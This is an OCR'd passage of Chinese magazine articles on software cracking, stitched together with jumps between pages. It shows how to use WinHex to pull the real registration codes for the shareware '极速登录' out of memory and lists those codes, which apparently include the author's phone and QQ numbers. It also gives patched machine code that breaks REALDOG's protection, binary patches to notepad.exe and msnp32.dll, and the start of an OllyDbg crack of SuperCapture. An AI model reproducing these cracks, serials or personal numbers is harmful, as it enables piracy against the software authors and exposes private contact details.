


图 5

我们期待的软件注册码！现在，你就有了正确的注册码了，分别是用户名：furong，注册码：503268。

下面我们再举个用WinHex破解软件的例子，这个例子比上面那个难了些，稍稍绕了点“弯子”。这回我们以网络软件“极速登录”为例讲讲它的注册方法。

“极速登录”是个很有特点的网络辅助工具，它是作者为了方便上网用户专门设计的，可以为您解决登录网站时输入入口参数的烦琐操作问题。用户在本软件上一次设定某个网站的入口参数（如用户名、密码）以后，只需运行本软件或软件生成的快捷方式就可免去你反覆输入而达到快速登录的效果。例如，你要经常进入某个论坛，免不了要登录，登录时要求准确输入用户名和密码，否则视为不法用户，拒绝进入。而频繁地输入用户和密码非常不便，使用“极速登录”，只需在本软件上预先设定好用户名和密码，软件自动保存，以后打开该软件选中网站就可以直接登录了。

该软件是用VB编制的共享软件，需要注册才能获取全部功能，用WinHex破解该软件可按以下步骤进行：




图6

1、运行极速登录的主程序fastin.exe，点击“帮助”菜单中的“注册”，弹出如图所示界面（如图6），胡乱填入“用户名”：tianruoyouqing和“注册码”：87654321，点击“立即注册”，当然是没有成功了！请注意先不要关闭这个注册未成功的提示窗口，因为WinHex要出场了！

2、运行WinHex，点击“RAM Editor”或按Alt + F9，会出来如图1所示的对话框，在该对话框中选中fastin，然后点击fastin前面的“+”展开它，再点击其中的“Primary Memory”，会显示内存编辑窗口。接下来，点击“Hex search”搜索十六进制字符串，填入“380037003600”（VB程序储存和比较字符用的是Wide character格式，即在内存中看起来是这样的：8 7 6 5 4 3 2 1，所以要填入“380037003600”进行查找），点击“确定”，结果竟然是什么也没找到！一时陷入僵境，忽然想起作者的提示：我的QQ号绝对不是注册码，很有点“此地无银三百两”的意思！作者的QQ号是4714875，于是搜索十六进制字符串，填入“340037003100”，点击“确定”，搜索结果如下

```
00407920 16 00 00 00 31 00 33 00 37 00 30 00 32
00 37 00 ....1.3.7.0.2.7.
00407930 39 00 37 00 39 00 30 00 36 00 00 00 0E
00 00 00 9.7.9.0.6.......
00407940 38 00 38 00 30 00 34 00 31 00 30 00 31
00 00 00 8.8.0.4.1.0.1...
00407950 0E 00 00 00 38 00 38 00 33 00 39 00 37
00 37 00 ....8.8.3.9.7.7.
00407960 32 00 00 00 0E 00 00 00 38 00 38 00 32
00 34 00 2.......8.8.2.4.
00407970 30 00 37 00 34 00 00 00 0E 00 00 00 34
00 37 00 0.7.4.......4.7.
00407980 31 00 34 00 38 00 37 00 35 00 00 00 0E
00 00 00 1.4.8.7.5.......
00407990 38 00 37 00 31 00 38 00 33 00 38 00 32
00 00 00 8.7.1.8.3.8.2...
004079A0 22 00 00 00 66 00 61 00 6C 00 6C 00
69 00 6E 00 "...f.a.l.l.i.n.
004079B0 6C 00 6F 00 76 00 65 00 77 00 69 00
74 00 68 00 l.o.v.e.w.i.t.h.
004079C0 68 00 65 00 72 00 00 00 18 00 00 00 01
00 92 01 h.e.r...........
004079D0 04 00 00 00 00 00 00 00 00 00 00 00 06
000000................
```

有些夸张吧！全让我找到了！以下全部都是注册码（用户名可以任意填入）：13702797906、8804101 、8839772、8824074、4714875、8718382。如果我们没有猜错的话，第一个注册码应该是作者的手机号，后面的则是作者常用的固定电话！再仔细看看这些注册码中的“4714875”，这不就是作者的QQ号码吗？原来作者的QQ号也是注册码，他和我们开了个小玩笑。

用WinHex破解软件的原理：当我们输入假的注册码和注册名后，它们都被保存在内存中，由于WinHex具有优秀的内存编辑功能，因此通过在内存中搜索输入的字符串，来找到它们；另一方面，在我们输入注册码后，WinImage会按照其内部事先定义好的运算方法，来算出正确的注册码，通过这个正确的注册码和你输入的注册码进行对比，来判定你输入的注册码是否为真。在这个过程中，正确的注册码也会出现在内存中，而且为了对比方便，正确注册码和假的注册码离得不会太

远。因此，我们通过搜索假的注册码，就可以在其附近发现正确的软件注册码！听起来有些复杂，自己动手试试就会明白了，实践出真知嘛。

特别提示：

1、在破解软件时输入的假注册码和注册名也是有讲究的，注册码长度一般不要小于6位（建议8位以上），因为许多软件会检查你输入的注册码字串长度，如果小于其规定的长度，点击“注册”是没有反应的；同样的道理，注册名也不能太短。有时某些软件会检查输入的名字是否是英文，所以建议填假注册名时输入英文字符。

2、假注册码除了长度有讲究外，具体填入什么样的内容也是有说法的。比方说，填入“12345678”就不是个好的、合适的注册码！因为这有可能与软件中固有的字符重叠，导致搜索时检查不到真正的假注册码。所以，要填入合适的注册码，比方说填入你的生日就很不错，基本上是不可能与软件中固有的字符重复的。

3、用WinHex搜索如果第一次没有发现正确的注册码，请按F3键继续搜索下一个。

4、一般情况下，真、假注册码会在内存中比较接近的地方，找到假注册码后就可以通过向上或向下的箭头寻找真注册码。

5、用WinHex破解软件，一定要先运行你要破解的软件，然后填入假注册码和注册名，之后，点击“注册”等按钮，软件会弹出注册码不对之类的信息，千万要注意，此时一定不能点击“确定”关闭此对话框，你应该赶紧运行WinHex，用RAM编辑器进行编辑、搜索。

6、用WinHex破解软件需要有一定的经验和运气，只要你能自己动手试验几回，就会发现其中的奥妙。

（上接第253页）

功夫之后，得到如下机器码：

地址	机器码	指令
455492	81ff112c4000	cmp edi,402c11
455498	7502	jne 45549c
45549a	b0eb	mov al,eb
45549c	8807	mov [edi],al
45549e	47	inc edi
45549f	6810534500	push 455310
4554a4	c3	ret

将其修改后存盘运行，出现图5。至此，我们已经成功破解了采用动态指令更新技术的REALDOG软件。

后记：以上破解代码也有不足之处，因其代码全部使用绝对地址，不见得各位的计算机将REALDOG载入的地址与我的计算机相同，因此可能按以上代码写的程序不能在你的计算机中通过。针对以上情况建议使用相对地址来编写程序，逻辑指令如下：

```
55492:  push   edi  注：55492为相对地址
        and    edi,fffff
        cmp    edi,2c11
        jne    aaaa
        mov    al,eb
        aaaa:pop       edi
        mov    [edi],al
        inc    edi
        push   eax
        push   eip
        pop    eax
        and    eax,fffff
        add    eax,55310
        push   eax
        mov    eax,esp
        sub    eax,4
        mov    eax,ss:[eax]
        ret    4
```

（以上逻辑指令未经严格测试，只是提供一个方案而已）

最后，愿以上的一点个人心得，能对各位有所帮助。因本人能力有限，可能其中还存在有一些不足之处，欢迎各位大虾给小弟提出些意见建议，来信请寄byjishacker@mail.china.com，再次感谢各位的支持。

CRACK技术在Windows下的运用

文／恋舒

平时我们会运用CRACK技术来破解一些软件的注册码，序列号已达到突破种种限制的目的，当然为了突破Windows中一些程序的功能限制。CRACK技术同样可以运用在Windows下。以下就是三则成功运用资源修改器修改Windows程序突破功能限制的实例。

一、使“记事本”能打开大文件

“记事本”是我们经常在Windows中使用的一个文本编辑软件，但是“记事本”的功能实在是太简单了，它最大的存贮容量不能超过64K，当我们在Windows 98下想要打开一个大于64K的文件时，系统就会提示“文件太大，记事本无法打开，要用写字板读取文件吗”，这对于我们常用“记事本”来保存资料的人来说太不方便了，为了解决这个问题，我们可以对“记事本”文件notepad．exe进行修改。方法是用一个十六进制文件编辑工具（笔者这里使用Winhex）打开notepad．exe，找到序列“6A 24 A1 B4 50”（大约位于000033D0的地方），（如图1所示）将它依次修改为“E9 16 00 00 00”，保存后退出即可。经过修改以后，“记事本”就可以打开大于64K的大文件了。




图1

二、让Windows显示隐藏共享

很多朋友都知道，在Windows 9x中设置共享时，通过在共享名后加上“$”这个符号，可使共享隐藏。比如，我们给一个名为user1的计算机的C盘设置共享时，只要将其共享名设为C$。这样我们在网上邻居上双击计算机user1，将看不到被共享的C盘，只有通过输入该共享的确切路径，才能访问此共享。如在运行中输入“user1＼c$”。不过我们只要将电脑中的msnp32．dll文件稍做修改，就可以让Windows显示出隐藏的共享。和修改“记事本”一样，我们首先打开十六进制文件编辑工具Winhex，然后在Windows目录下的system文件夹中找到msnp32．dll文件，这个就是我们需要修改的文件，不过由于我们一进入Windows 98，这个文件就会被调用，所以不能直接修改此文件。不过，我们可以复制这个文件，对其修改后在DOS下覆盖掉原文件就行了。第一步，复制msnp32．dll到C盘下并改名为msnp32，运行Winhex，打开msnp32，找到序列“24 56 E8 17”（大约位于00003190～000031A0的地方），（如图2所示）找到后将24改为00然后保存修改，关闭Winhex。重启计算机进入DOS




图2

（下转第228页）

用OllyDbg破解VB编制的软件

文／芙蓉胜雪

经常研究软件破解的人都知道，用VB编制的软件很难对付，这是因为VB程序执行时从本质上讲是解释执行，它们只是调用VBXXX.DLL（动态链接库）中的函数，因此VB的可执行文件是伪代码，程序都在VBXXX.dll里面执行。若用Soft－ICE跟踪调试只能在动态链接库里面打转转，看不到有利用价值的东西，而且代码质量不高，结构还很复杂。当然只要了解其特点用Soft－ICE也可破解，但那样的话非常麻烦，而且要是高手才行。那么我们菜鸟对VB程序进行破解该怎么办呢？建议采用用OllyDbg。

OllyDbg非常容易使用，它是专门用来对付VB程序的软件，你甚至于不需要懂得汇编语言都能轻易驾驭它。它可将VB程序执行的操作完全记录下来，使我们轻而易举的调试跟踪大部分VB程序，从而得到对我们有用的东西，如软件的注册码等。

下面我们来看一个用OllyDbg破解软件的例子：用OllyDbg破解超级屏捕！在开始前，先来介绍一下我们要破解的软件：超级屏捕。这也是破解软件的规矩了，使别人知道你破解的软件是干什么用的，从哪里下载，最新版本等。

软件名称：超级屏捕SuperCapture
最新版本：3.05
文件大小：919KB
软件授权：共享软件
使用平台：Windows 9x/Me/NT/2000/XP
下载地址：http：//gt.onlinedown.net/down/sc30setup.exe

软件简介：SuperCapture超级屏捕是一款非常优秀的Windows下专业图像捕捉软件，曾在中国首届共享软件评比大赛中获优秀软件称号。它可以轻松、快速捕捉你桌面所有图像（甚至包括难以捕捉的DirectX，Direct3D游戏屏幕、网页图像）；支持网页图像抓取（你可以将网页内的所有图片一次性全抓下来！），可以抓取将超出屏幕范围的超长网页存到一个文件；可以轻松捕捉全屏、窗口、控件、椭圆、圆形、多边形、区域等任意形状态的桌面；特别值得一提的是，它还可以轻松抓取Windows XP/2000下的所有特殊菜单（目前还没有其他一款抓屏软件可以做到）。

好了，现在我们就要正式开始了。先运行FileInfo或Language2000来查看超级屏捕是否加了“壳”，有朋友要问了：“壳”是什么东西？它是一段专门负责保护软件不被非法修改或反编译的程序。它们一般都是先于程序运行，拿到控制权，然后完成保护软件的任务。经过加壳的软件在跟踪时已无法看到其真实的代码，因此可以起到保护软件的目的。目前，大多数的软件都加了“壳”，所以我们在破解软件前都要用工具检查软件是否加了“壳”，如果发现软件加了“壳”，就要手动或用专门的软件来脱去它的“壳”（好比将甲鱼的壳给扒去了，这样再对付甲鱼就容易多了——宰杀全由您！），然后再用解密软件来分析它。FileInfo和Language2000就是检查软件是否加的“壳”的软件。检查结果表明超级屏捕没有加“壳”！

点击OllyDbg，选择“文件”菜单下的“打开”，在弹出的对话框中找到超级屏捕的主文件SuperCapture.exe，点击“确定”，此时会弹出如图所示对话框（图1），不要理会它，点击“确定”继续装载超级屏捕。装载完毕后，OllyDbg会停下来，此时，屏幕共分四个窗口，我们常用




图1

到的是左上角是汇编区，右上角是寄存器区，如图 2 所示。

